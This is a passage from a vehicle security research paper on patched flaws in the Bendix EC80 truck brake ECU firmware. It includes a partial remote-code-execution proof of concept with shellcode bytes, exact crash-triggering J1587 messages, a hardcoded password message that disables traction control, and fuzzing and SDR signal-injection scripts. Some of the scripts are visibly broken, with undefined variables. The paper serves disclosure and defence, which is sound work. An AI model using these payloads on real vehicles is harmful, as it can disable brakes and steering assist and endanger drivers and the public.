ret_address  = [0xf2,  # PPAGE for later return
                       # to f2a462 via jump
                (payload_in_buff>>8) & 0xFF,
                (payload_in_buff   ) & 0xFF]

code_2 = list(bytes.fromhex(
              # CONTINUE:
  "A7" * 23 + # 3C2D: NOP NOP...
              #       ; Reduce this for resilience
  "10EF"      # CLI           ; Enable Interrupts
  "06A462"    # JMP   $A462   ; Return control
))

tosend = bytearray(c2_cmd + code_1
         + sec_loop_lim + ret_address + code_2)
you_send(tosend)  # fills the entire 0x3bf5 buffer
you_send(tosend[0:20])  # small enough to trigger
                        # reception of 89c2 command
```

This PoC uses the receive FIFO buffer at 0x3BF5 as the location for hosting the executable code and only queues one message (the `[0:20]` slice above). If other bytes are received before the `SEI` is executed they will be written into the buffer after 0x3BF5+20. The interfering sinusoid mentioned above can be reasonably effective at accomplishing this. A more robust approach could use the stack only (if the SP address in the 0xC2 handler were known; it was not for us.) Because there was no dynamic analysis possible this PoC was developed iteratively in a crash/no-crash loop) or an approach could send multiple messages and skip over the injected length bytes. Long-running payloads will require feeding the watchdog peripheral and there are many examples of this in the firmware.

The PoC leaves 66 bytes of usable payload; this is enough to transmit a valid J1939 CAN frame. The basic form of this is 85 bytes long using MOVB for data move. This can be reduced to 62 bytes by using STD 2,X+ instead. And it can be golfed into a 43 byte payload by abusing the stack for PULX. That is enough for a CAN-injection shellcode that directly sends data using the MSCAN peripheral registers. However, using PULX is not practical on the targets which use the XGATE coprocessor during their runtime (such as 2ec80) because the stack is shared. The payload can also be reduced to 39 bytes by re-using the firmware's CAN-sending function `sub_E9919A`. This was confirmed using the HSW12 assembler and is demonstrated in Figure 15. Also possible is misconfiguring the CAN transceiver to a bad bps which will crash that CAN bus segment and this a much smaller payload. This will silence all ECUs on the bus – until bus recovery fixes the problem, if at all. More is possible. As is always the case with RCE: anything is possible. The space limitation here is also only a minor problem since an attacker can find many RAM areas to write longer payloads 'in pieces' as well.

Returning to the vulnerabilities in the other deleted code, the PID 0xED handler (which is



Figure 15: Sigrok PulseView capture of the EC80 target using the sr-j1708 decoder connected to an external SSC P485 converter and the can2 decoder connected to the EC80 target's CAN bus. CAN frame payload `C00C005#C00C00DA7A9A10AD` is shown being transmitted after payload reception.

Trailer VIN PID, not the previously allocated PID: Entry Assist Control #1) can also crash the ECU. Sending a rapid sequence of messages with a large length parameter triggered this vulnerability. Bench and closed-track testing confirmed that greater than 10 repeated `89EDFE` messages triggered the crash (128x was used to be sure). The PID 0xED handler (`sub_F2BA46`) causes this by copying the PID payload (length-specified) into a static buffer at 0x5BDC without bounds checking. This unbounded copy targets a static buffer at `0x5BDC` with a 26-byte safe limit. Overflow overwrites pointers at `0x5BF6` and `0x5BF8`. These pointers are dereferenced by `sub_F38241` during conditional `memcpy` operations controlled by the PID 0xB4 handler. Like the 0xC2 handler, the attacker controls copy size and can control the adjacent bytes in the receive FIFO buffer.

Theoretically, sequential 0xED and 0xB4 PID payloads (potentially in one J2497 message) could establish a write primitive. The write primitive pointer and data are 26 and 28 bytes from the 0xED handler's buffer start. Successful exploitation requires careful J2497 receive buffer grooming to overcome the 18-byte control limit. This write primitive makes RCE feasible, given unused RAM regions and fixed-address function pointers in the firmware. It would also be possible to send CAN data with a write primitive and without RCE.

Deleted SCI2 EDGE interrupt code theoretically presented a write-where primitive. Exploitation involves: 1) Triggering an EDGE interrupt and timeout to partially reset the receive buffer (by `sub_F1B035`), setting a buffer full flag (see below) but leaving the write offset (0x3C4B) un-reset. 2) Consuming a subsequent message clears the buffer full flag without resetting the offset, potentially exceeding the 0x54 buffer limit. 3) `sub_EC803E` (append data) contained a write-before-check flaw. Data was written to the receive buffer (0x3BF5) at the current offset (0x3C4B) before boundary validation. This allowed writes beyond the limit. 4) Positioning the write offset at +0x54 and sending a 4-byte frame allowed setting arbitrary upper bound

(0x3C49) and current offset (0x3C4B) values. Subsequent data would be written to the new offset address.

The PID 0xC7 handler contained a hardcoded password check. Receiving the matching password disables traction control, as per J1587 specification. Bench testing confirmed that message `ACC703004B42` satisfies this password check. 4B42 is ASCII 'KB', presumably for Knorr-Bremse, Bendix's parent company (since 2024 after a joint venture starting in 1993).

The table below provides a summary of vulnerabilities in removed functionality.

Component	Vulnerability	Impact
PID 0xC2	Buffer Overflow	DoS (Verified), RCE (Verified)
PID 0xED	Unbounded Copy	DoS (Verified), RCE (Theoretical)
PID 0xC7	Hardcoded Credential	Auth Bypass (Verified)
SCI2 EDGE	OOB Write	DoS (Theoretical), RCE (Theoretical)

Exploits of these RCE vulnerabilities (verified and theoretical) will depend on the specific 'Z' firmware version memory layout. The ID9363 updater contains 13 'Z' versions (covering a total ~450,000 units); however, exploits of the DoS vulnerabilities and hardcoded credential will not. Testing shows they worked in all three tested 'Z' versions and likely affect all versions.

Reverse engineering is not required to discover all these vulnerabilities. A simple fuzzing script discovered the PID 0xC2 and 0xED crashes. These were verified on the bench and in-motion.

```
import time
import sys
import threading
import ctypes
import types
import hid
from scapy.all import *
from hv_networks.J1587Driver import J1708DriverFactory, get_j1708_driver_factory

load_layer("can")
conf.contribs['CANSocket'] = {'use-python-can': True}
load_contrib('cansocket')

def relay_control(on):
    try:
        d = hid.device(); d.open(0x16c0, 0x05df)
        d.send_feature_report(bytes([0x00, 0xFE if on else 0xFC] + [0]*6))
        d.close()
    except: pass

def csock_factory():
    s = CANSocket(interface='cantact', channel='0', bitrate=500_000)
    orig_close = s.close
    def close(self): orig_close(); self.closed = True; getattr(self, 'can_iface', None) and
    ↪  setattr(self.can_iface, '_is_shutdown', True)
    s.close = types.MethodType(close, s)
    return s
```

```
def can_counter(csock, packet_counter, lock):
    try: csock.sniff(prn=lambda p: (print('*E*', end='') if p[CAN].identifier == 0x00C else
    ↪  (lock.acquire(), packet_counter.value.__iadd__(1), lock.release())[2]), store=0)
    except: pass

if __name__ == "__main__":
    j1708_driver = get_j1708_driver_factory().make()
    msg = bytearray(b'\x89\xfe\x88\xde\xfe\xa7')

    with csock_factory() as csock:
        packet_count, count_lock = ctypes.c_uint64(0), threading.Lock()
        threading.Thread(target=can_counter, args=(csock, packet_count, count_lock),
↪   daemon=True).start()
        time.sleep(1); relay_control(True); time.sleep(2.0)

        for i in range(4, 256):
            for j in range(256):
                for k in range(256):
                    msg[0:3] = [i, j, k]
                    with count_lock: last_count = packet_count.value

                    for _ in range(2):
                        while time.monotonic_ns() <= j1708_driver.next_send_ns + 11_000: pass
                        j1708_driver.send_message(msg, has_checksum=False)

                    start = time.monotonic_ns()
                    while time.monotonic_ns() - start < 5e9:
                        with count_lock:
                            if packet_count.value > last_count: break

                        if current_count > last_count:
                            print("continuing")
                            time.sleep(1.0)
                        else:
                            print("ECU traffic did not return")
                            good=False

time.sleep(2.0)  # let the prints flush
```

Notes on In-Motion Vehicle Tests

Onsite testing used a host-provided tractor that did not perfectly match the source vehicle of the vulnerable firmware but whose EC80 part number matched perfectly – because the host did not have any EC80s that were not already updated by ID9363. We manually flashed the target ECU with the vulnerable firmware via BDM. Then the target ECU was part-calibrated to the tractor using OEM tools, and baseline ABS functionality was confirmed via hard braking before further testing.

Testing focused on the crashes in the handlers for J1587 PIDs 0xC2 and 0xED, identified during bench testing. We injected J2497 signals using an FL2K Software Defined Radio (SDR) transmitter and power amplifier.

It emits the test signal on an attached FL2K SDR. It expects the j2497-keyhole project is installed as a package or that the script runs from the same directory as the project.



Figure 16: Right: a 10uF DC block resulting in AC-coupling of the FL2K SDR (not pictured) connected to a power amplifier (not pictured). Left: Connection of the same to the in-cab on board diagnostic (OBD) port.

Figure 17: Top Left: failure state of instrument cluster after any and all the ECU crashes described in Section 8 while still in-motion. Wide: in-cab picture of in-motion vehicle test with black bar redacting.

```
# MIT License
#
# Copyright (c) 2022-2026 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in all
# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
# SOFTWARE.

import binascii
import itertools
import sys
import numpy as np
import subprocess
import errno

import j2497_keyhole
from j2497_common import get_payload_bits, get_payload_chirps, generate_signal

FL2K_FULL_SCALE = 127
FL2K_SAMP_RATE = 7777777  # The lowest FL2K sample rate that it will support

# Some zeros to 'warm-up' the fl2k transmitter before sending the J2497 waveform, otherwise
# waveform is corrupted by fl2k transmit
FL2K_WARMUP_SIZE = FL2K_SAMP_RATE * 4
# Some zeros to cool-down the fl2k transmitter, otherwise the waveform is corrupted by fl2k
↪  transmit
FL2K_COOLDOWN_SIZE = FL2K_SAMP_RATE * 4


def prep_signal(signal: np.ndarray):
    out = signal * FL2K_FULL_SCALE
    out = out.astype('int8').tobytes()
    return out


def get_chirps(hexstring, sample_rate):
    return get_payload_chirps(get_payload_bits(binascii.unhexlify(hexstring)), sample_rate)


LA_OFFSET_US = 1090
MIN_BLANK_US = 1250

# pick one of the baddies to use at a time
baddies = [
    ['00c2fe'],
```

```
    #['89edfe',] * 128
]

def baddies_spam(sample_rate, receiver_wait_us=15_000):
    for baddies_set in baddies:
        for b in baddies_set:
            baddie_chirps = get_chirps(b, sample_rate)
            min_receive_wait = np.zeros(int(receiver_wait_us * sample_rate / 1E6), np.float32)
            chirps_set = np.concatenate([baddie_chirps, min_receive_wait])

            yield chirps_set

REPEAT = 100
RX_MIN_WAIT_US=15_000  # wait time to use as minimum between fast-as-possible messages sent
FL2K_WRITE_CHUNK_SIZE = 4096  # size of bytes to write at a time to the FL2K subprocess
if __name__ == '__main__':
    p = subprocess.Popen(['fl2k_file', '-s', str(FL2K_SAMP_RATE), '-r', '1', '-'],
↪   stdin=subprocess.PIPE, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
    p.stdin.write(FL2K_WARMUP)

    try:
        chirps_chain = itertools.chain(baddies_spam(FL2K_SAMP_RATE))
        repeating = itertools.chain.from_iterable(itertools.repeat(tuple(chirps_chain), 100))
        for chirps in repeating:
            data = prep_signal(chirps)
            for i in range(0, len(data), 4096): p.stdin.write(data[i:i+4096])
    except IOError: pass

    p.stdin.write(FL2K_COOLDOWN)
    p.stdin.close(); p.kill(); p.wait()
```

Due to insufficient J2497 filtering at the diagnostic port, we were able to use a simple in-cab setup: AC-coupled via a 10uF capacitor to the diagnostic port's VBAT pin (Figure 16). This was confirmed by observing Trailer ABS fault dash light status and 0xF001 PGN with `python -m can.viewer -i cantact -c 0 -b 500000 --filter=00F00100:00FFFF00` (using python-can and CANtact). As shown in previous research, this simulates wireless injection.

We conducted in-motion tests below 5 mph and at ~9 mph — fast enough to trigger ABS pulsing but safe for occupants. At 9 mph, after observing the ECU crash via CAN, the driver initiated a hard brake to check for ABS pulsing. In all cases, CAN traffic ceased. ECU recovery always required a battery disconnect. This is a relevant condition because some tractors are configured without a battery disconnect switch, requiring a manual removal of the battery leads or a manual cycling of a fuse to recover the ECU. The crash consistently caused loss of speedometer, steering assist, and shifting (Figure 17). The results are summarized in the table below, which details the in-motion test results.

One difference emerged: in the PID 0xED case, the EC80 stopped streaming signal data but still responded to UDS TP requests. This was not observed in the PID 0xC2 case or during PID 0xED bench testing.

Vuln.	Speed	UDS	Vehicle Symptoms	ABS Function
0xED Dos	$<$ 5 mph	Yes	Loss of shift, steering assist, speedo. Cluster faults.	Not Tested
0xED DoS	9 mph	Yes	Loss of shift, steering assist, speedo.	**Disabled** (Lockup)
0xC2 DoS	$<$ 5 mph	No	Loss of speedo, steering assist.	Not Tested
0xC2 DoS	9 mph	No	Loss of shift, steering assist, speedo.	**Disabled** (Lockup)

We repeated these in-motion tests on a second vehicle: owned by a fleet and from a different OEM than the previous one. During these tests we were able to test also the 0xC7 hardcoded credential impacts. In this vehicle – manufactured by a different OEM – the impact of crashing the ABS controller did not include loss of speedometer nor steering nor shifting; however, it did quite obviously impact ABS Function (the modulator 'pulsing'). This was also true for the 0xC7 hardcoded credential which, in this case, put the truck into a persistent 'Dyno Mode' (reported on the instrument cluster) which required both the OEM diagnostic tool and Bendix diagnostic tool to remove this persistent mode. A final note is that this truck did not have a battery disconnect and so every test required a manual battery disconnect / re-connect cycle because each test resulted in an ECU crash.

Vuln.	Speed	UDS	Vehicle Symptoms	ABS Function
0xED Dos	$<$ 5 mph	No	Mulitple Cluster faults.	Not Tested
0xED DoS	9 mph	No	Mulitple Cluster faults.	**Disabled** (Lockup)
0xC2 DoS	$<$ 5 mph	No	Mulitple Cluster faults.	Not Tested
0xC2 DoS	9 mph	No	Mulitple Cluster faults.	**Disabled** (Lockup)
0xC7 hard-coded	6 mph	No	Mulitple Cluster faults including "Dyno Mode". Loss of shifting in Reverse	**Disabled** (Lockup)

Conclusions

This work demonstrates binary differential analysis on legacy automotive architectures, using heuristics and symbolic analysis to overcome tooling limitations. Our analysis reveals several vulnerabilities were patched by the ID9363 update.

While the vendor emphasized safety compliance regarding random noise, our analysis confirms a broader security impact. Random line noise is unlikely to generate the checksum-valid J1587

frames required to trigger these vulnerabilities. Specifically, the patch removes the tractor ECU's J1587 parsing stack (except LAMP/ABS event handling), eliminating vulnerable handlers for PIDs 0xC2, 0xED, and 0xC7.

We classify the removed functionality as critically flawed, containing unauthenticated memory corruption (PIDs 0xC2, 0xED) and hardcoded weak authentication (PID 0xC7). In-motion testing validated the severity: exploiting the PID 0xC2 buffer overflow caused immediate ABS Denial of Service (DoS), physically manifesting as loss of steering assist, speedometer, shifting and ABS pulsing. The PID 0xED handler induced the same DoS via memory corruption. Bench testing confirmed RCE via the memory corruption in the PID 0xC2 handler.

The ID9363 update mitigates risks from attackers with wireless adjacency or other forms of J2497 network access, improving the compliance to requirements NGW-S-001 through -005. Bendix's proactive recall and firmware update represent a commendable and responsible action. This is particularly important as users are believed to prioritize safety recalls over security patches. However, the lack of distinct CVE assignments for these flaws may obscure the patch's security criticality. What is recommended – by ISO/IEC 29147 and CISA – is that vulnerabilities which are patched should be communicated to users so that they can make their own informed risk calculations.

The features removed align with the security architecture for tractor J2497 reception detailed in all of: (For tractor J2497 transmission the same sources recommended that the tractor mitigate attacks on older trailer equipment; this patch does not appear to add any such mitigations.)

1. the ATA TMC position paper on next generation tractor trailer interfaces: "Pertaining to PLC communications as described in SAE J2497: only the MID 10 and 11 lamp messages, MID 125 J2497 identification, and MID 87 active ABS event shall be permitted on new tractor and trailer equipment..."
2. the CISA mitigations in advisory ICSA-25-021-03: "To most effectively mitigate general vulnerabilities of the powerline communication, any [tractors] utilizing J2497 technology should disable all features where possible, except for backwards-compatibility with LAMP ON detection only."
3. the latest balloted draft version of SAE J2497: "For tractor PLC units, it is recommended that the software implements only reception of the LAMP ON and OFF messages ... All other reception of messages should be performed on other network types."

Given the potential for a) malicious J2497 signal injection and b) compromised J2497-capable telematics units, we strongly advocate that all tractor J2497-receiving equipment, especially brake controllers, adopt the security-conscious approach demonstrated by the EC80 update.

Acknowledgments

We would like to thank our colleagues at the National Motor Freight Traffic Association Inc. whose expertise and dedication have been invaluable to the completion of this research. Particularly Anne Zachos for the continuous assistance in analysis and onsite testing.

We would like to thank AIS for access to their Class 8 vehicle multiple times during this research. Thank you to Hannah Silva and Jesse Norton for sharing S12X development materials and EC80 experience. Thank you to Chris York for the trailhead. Thank you to Jonatan Mars for

critical support at a critical time. We would also like to thank many industry engineers for their support of this research – the rest of whom would prefer not to be named. Without the support of the engineers at these vehicle OEMs and suppliers this work would not be possible. Last but not least, this work would also not be possible without the support of the member fleets of the NMFTA Inc.

We used various large language models (Gemini 2, 2.5-pro, 3-pro) for tasks such as: drafting Python code and Mermaid diagrams. We acknowledge the open-source tools used: Pandoc, Matplotlib, Hiveplotlib, Zynamics BinDiff, Quarkslab QBinDiff, Quokka, Python 3, python-can, py-hv-networks, RP1210 python, Osmocom FL2K, Linkerscope, Mermaid, and Graphviz.

Ethical Considerations

This research prioritizes disclosure and minimizes potential harm. Prior to commencing the technical analysis, in early 2025, the manufacturer of the brake ECU was contacted and informed of our intent to conduct research on their firmware update for the safety recall and requested to collaborate. Again, as the analysis neared completion, the manufacturer was contacted in an attempt to provide them with an overview of our findings. Two of the three OEMs have received the results in this paper. NHTSA has also been informed of this research and results.

Crucially, this paper discusses only functions and vulnerabilities addressed by the manufacturer's safety recall. Only deleted function code is shared. Limited side-by-side code modifications are shared to limit disclosure of code in the field. The PoC provided can be used to confirm RCE but does not disclose the details of CAN bus or other physical control by the ECU. The updated firmware has been deployed on ~310,000 units at the time of this writing. These vulnerabilities are confirmed absent in updated firmware versions Z300822, Z302578, Z302579 (one for each affected OEM). Thus, disclosing these vulnerabilities introduces no new risks. By focusing on already-patched issues, this research aims to contribute to the broader understanding of automotive security without inadvertently exposing users to unmitigated risks.

Finally, the in-vehicle testing was conducted in a controlled environment, utilizing a closed test track for in-motion vehicle testing. All testing was performed with the explicit cooperation and support of an OEM, ensuring that safety protocols were rigorously followed and that no public roads or operational vehicles were subjected to unverified or potentially hazardous conditions.

References

1. Aleph One. (1996). Smashing The Stack For Fun And Profit. *Phrack Magazine*, 7(49). http://phrack.org/issues/49/14.html
2. Intellon Corporation. (1997). *SSC P485 PL Transceiver IC Data Sheet*.
3. Hunter, J. D. (2007). Matplotlib: A 2D graphics environment. *Computing in science & engineering*, 9(3), 90-95.
4. NXP Semiconductors. (2010). *HiWave Debugger*. Part of CodeWarrior Development Studio.
5. Krzywinski, M., Birol, I., Jones, S. J., & Marra, M. A. (2011). Hive plots—rational approach to visualizing networks. *Briefings in bioinformatics*, 13(5), 627-644.

6. SAE International. (2013). *J1587: Electronic Data Interchange Between Microcomputer Systems in Heavy-Duty Vehicle Applications*. Warrendale, PA.
7. Miller, C., & Valasek, C. (2014). *Adventures in Automotive Networks and Control Units*. IOActive. https://www.ioactive.com/wp-content/uploads/pdfs/IOActive_Adventures_in_Automotive_Networks_and_Control_Units.pdf
8. Behere, S., Zhang, X., Izosimov, V., & Törngren, M. (2016). *A Functional Brake Architecture for Autonomous Heavy Commercial Vehicles*. https://legacy.sae.org/publications/technical-papers/content/2016-01-0134/
9. SAE International. (2016). *J1708: Serial Data Communications Between Microcomputer Systems in Heavy-Duty Vehicle Applications*. Warrendale, PA.
10. TruckHacking organization. (2016). *py-hv-networks*. https://github.com/TruckHacking/py-hv-networks
11. SAE International. (2018). *J1939: Serial Control and Communications Heavy Duty Vehicle Network*. Warrendale, PA.
12. International Organization for Standardization. (2018). *ISO 26262: Road vehicles – Functional safety*. Geneva, Switzerland.
13. International Organization for Standardization. (2018). *ISO/IEC 29147: Information technology – Security techniques – Vulnerability disclosure*. Geneva, Switzerland.
14. dfieschko. (2019). *RP1210*. https://github.com/dfieschko/RP1210
15. MITRE Corporation. (2020). *CVE-2020-14514*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14514
16. International Organization for Standardization. (2020). *ISO 14229: Road vehicles – Unified diagnostic services (UDS)*. Geneva, Switzerland.
17. Gardiner, B. (2022). Disclosure of confirmed remote write to J2497 aka PLC4TRUCKS. *NMFTA, Alexandria, VA, Letter, March*.
18. National Motor Freight Traffic Association. (2022). *Actionable Mitigations Options v9*. https://nmfta.org/wp-content/media/2022/11/Actionable_Mitigations_Options_v9_DIST.pdf
19. MITRE Corporation. (2022). *CVE-2022-26131*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-26131
20. Pulse Security. (2022). *Reversing the Ducati 696 ECU Part 2*. https://pulsesecurity.co.nz/articles/ducati-696-part2
21. Gardiner, B. (2022). Mitigating PLC4TRUCKS Remote Write. *Proceedings of the 9th escar USA Conference*. https://escar.info/downloads
22. Cybersecurity and Infrastructure Security Agency. (2023). *Shifting the Balance of Cybersecurity Risk: Principles and Approaches for Security-by-Design and -Default*. https://www.cisa.gov/resources-tools/resources/shifting-balance-cybersecurity-risk-principles-and-approaches-security-design-and-default
23. Bendix Commercial Vehicle Systems LLC. (2024). *24E086 Chronology*. https://static.nhtsa.gov/odi/rcl/2024/RMISC-24E086-5355.pdf
24. National Highway Traffic Safety Administration. (2024). *Technical Service Bulletin 10194446*. https://dot.report/bulletins/10194446
25. National Highway Traffic Safety Administration. (2024). *Technical Service Bulletin 10176745*. https://dot.report/bulletins/10176745
26. National Highway Traffic Safety Administration. (2024). *Technical Service Bulletin 10222229*. https://dot.report/bulletins/10222229
27. PACCAR Incorporated. (2024). *Safety Recall Report 24V-915*. https://static.nhtsa.gov/odi/rcl/2024/RCLRPT-24V915-6438.PDF
28. Navistar, Inc. (2024). *Safety Recall Report 24V-818*. https://static.nhtsa.gov/odi/rcl/2024/

RCLRPT-24V818-4283.PDF
29. Volvo Trucks North America. (2024). *Safety Recall Report 24V-790*. https://static.nhtsa.gov/odi/rcl/2024/RCLRPT-24V790-3386.PDF
30. Bendix Commercial Vehicle Systems LLC. (2024). *Technical Bulletin TCH-27-007*. https://www.bendix.com/media/services-and-support/product-action-center-pdfs/tch_27_007_en_000.pdf
31. Bendix Commercial Vehicle Systems LLC. (2024). *Technical Bulletin TCH-27-006*. https://www.bendix.com/media/services-and-support/product-action-center-pdfs/tch_27_006_en_000.pdf
32. Bendix Commercial Vehicle Systems LLC. (2024). *Technical Bulletin TCH-27-008*. https://www.bendix.com/media/services-and-support/product-action-center-pdfs/tch-27-008_en_000.pdf
33. ZF Friedrichshafen AG. (2024). *mBSP XBS Factsheet*. https://www.zf.com/public/org/ZF_CVS_mBSP_XBS_Factsheet_EN_296135.pdf
34. Technology & Maintenance Council. (2024). *Position Paper 2024-3: Next Generation Tractor-Trailer Technical Needs*. American Trucking Associations. https://tmc.trucking.org/sites/default/files/TMC_PP-2024_3_NEXTGEN_TRACTOR_TRAILER_TECHNICAL_NEEDS%20.pdf
35. Gardiner, B., Maag, J., & Tindell, K. (2024). *Security Requirements for Vehicle Security Gateways*. SAE International. https://www.sae.org/papers/security-requirements-vehicle-security-gateways-2024-01-2806
36. Vehicle Cybersecurity Working Group (VCRWG), National Motor Freight Traffic Association. (2024). *NMFTA Vehicle Cybersecurity Requirements*. https://github.com/nmfta-repo/nmfta-vehicle_cybersecurity_requirements
37. python-can Developers. (2024). *python-can*. https://python-can.readthedocs.io/
38. Cohen, R., David, R., Mori, R., Yger, F., & Rossi, F. (2024). Improving binary diffing through similarity and matching intricacies. *Proc. of the 6th Conference on Artificial Intelligence for Defense*.
39. Quarkslab. (2024). *Quokka*. https://github.com/quarkslab/quokka
40. Bendix Commercial Vehicle Systems LLC. (2025). *Safety Recall Report 25E-073*. https://static.nhtsa.gov/odi/rcl/2025/RCLRPT-25E073-3346.pdf
41. National Motor Freight Traffic Association. (2025). *Bendix EC80 Recall: Safety and Security Implications*. https://nmfta.org/bendix-ec80-recall-safety-and-security-implications/
42. Cybersecurity and Infrastructure Security Agency. (2025). *ICS Advisory (ICSA-25-021-03) Bendix EC-80*. https://www.cisa.gov/news-events/ics-advisories/icsa-25-021-03
43. National Security Agency. (2025). *Ghidra*. https://ghidra-sre.org/
44. Hiveplotlib Developers. (2025). *hiveplotlib*. https://github.com/hiveplotlib/hiveplotlib
45. Land Line Media. (2025). *Defective Bendix ECUs have prompted recall of nearly half a million trucks with latest Paccar recall*. https://landline.media/defective-bendix-ecus-have-prompted-recall-of-nearly-half-a-million-trucks-with-latest-paccar-recall/
46. SAE Truck and Bus Control and Communications Network Committee. (2026). *J2497 Power Line Carrier Communications for Commercial Vehicles*. Work in Progress Draft Revision.
47. Hex-Rays. (2026). *IDA Pro*. https://hex-rays.com/ida-pro/
48. Python Software Foundation. (2026). *Python Programming Language*. https://www.python.org/
49. Graphviz Authors. (2026). *Graphviz*. https://graphviz.org/
50. ELDB. *XPROG-box*. https://www.eldb.eu/
51. PEmicro. *PROGS12Z Flash Programmer Software*. https://www.pemicro.com/

52. NXP Semiconductors. *MC9S12XEQ512 Data Sheet*. https://www.nxp.com/docs/en/data-sheet/MC9S12XEP100.pdf
53. NXP Semiconductors. *MC9S12XE Family Reference Manual*. https://www.nxp.com/docs/en/reference-manual/MC9S12XERM.pdf
54. DARPA. *Assured Micropatching (AMP)*. https://www.darpa.mil/program/assured-micropatching
55. LinkerScope Developers. *LinkerScope*. Visualization Tool.
56. Zynamics. *BinDiff*. https://www.zynamics.com/bindiff.html
57. hotwolf. *HSW12*. https://github.com/hotwolf/HSW12
58. National Highway Traffic Safety Administration. *NHTSA Recalls by Manufacturer*. https://datahub.transportation.gov/Automobiles/NHTSA-Recalls-by-Manufacturer/mu99-t4jn
59. Yapo, T. *FL2K Experiments*. https://hackaday.io/project/164346-fl2k-sdr
60. Osmocom. *Osmo-FL2k Project*. https://osmocom.org/projects/osmo-fl2k
61. National Highway Traffic Safety Administration. *Federal Motor Vehicle Safety Standard No. 121, Air Brake Systems*. 49 CFR 571.121.
62. Evenchick, E. *CANtact*. https://cantact.io/
63. National Motor Freight Traffic Association. *j2497-keyhole*. https://github.com/nmfta-repo/j2497-keyhole
64. Motorola. *Motorola S-Record Description (PDF)*. https://deramp.com/downloads/mfe_archive/060-Standards%20and%20Specifications/Hex%20Data%20Formats/Motorola%20S%20Record.pdf

Appendix A: Supported J1587 PIDs

J1708 message	PID / PID Request Description	Data Input Size
mm0031 / mm803188	Request for 0x31 49 ABS Control Status	one byte data (broadcast req) / zero bytes data (unicast req)
mm003E / mm803E88	Request for 0x3E 62 Retarder Inhibit Status	one byte data / zero bytes data
mm0054 / mm805488	Request for 0x54 84 Road Speed	one byte data / zero bytes data
mm0097 / mm809788	Request for 0x97 151 TC Control State	one byte data / zero bytes data
mm009E / mm809E88	Request for 0x9E 158 Battery Potential (V), Switched	one byte data / zero bytes data
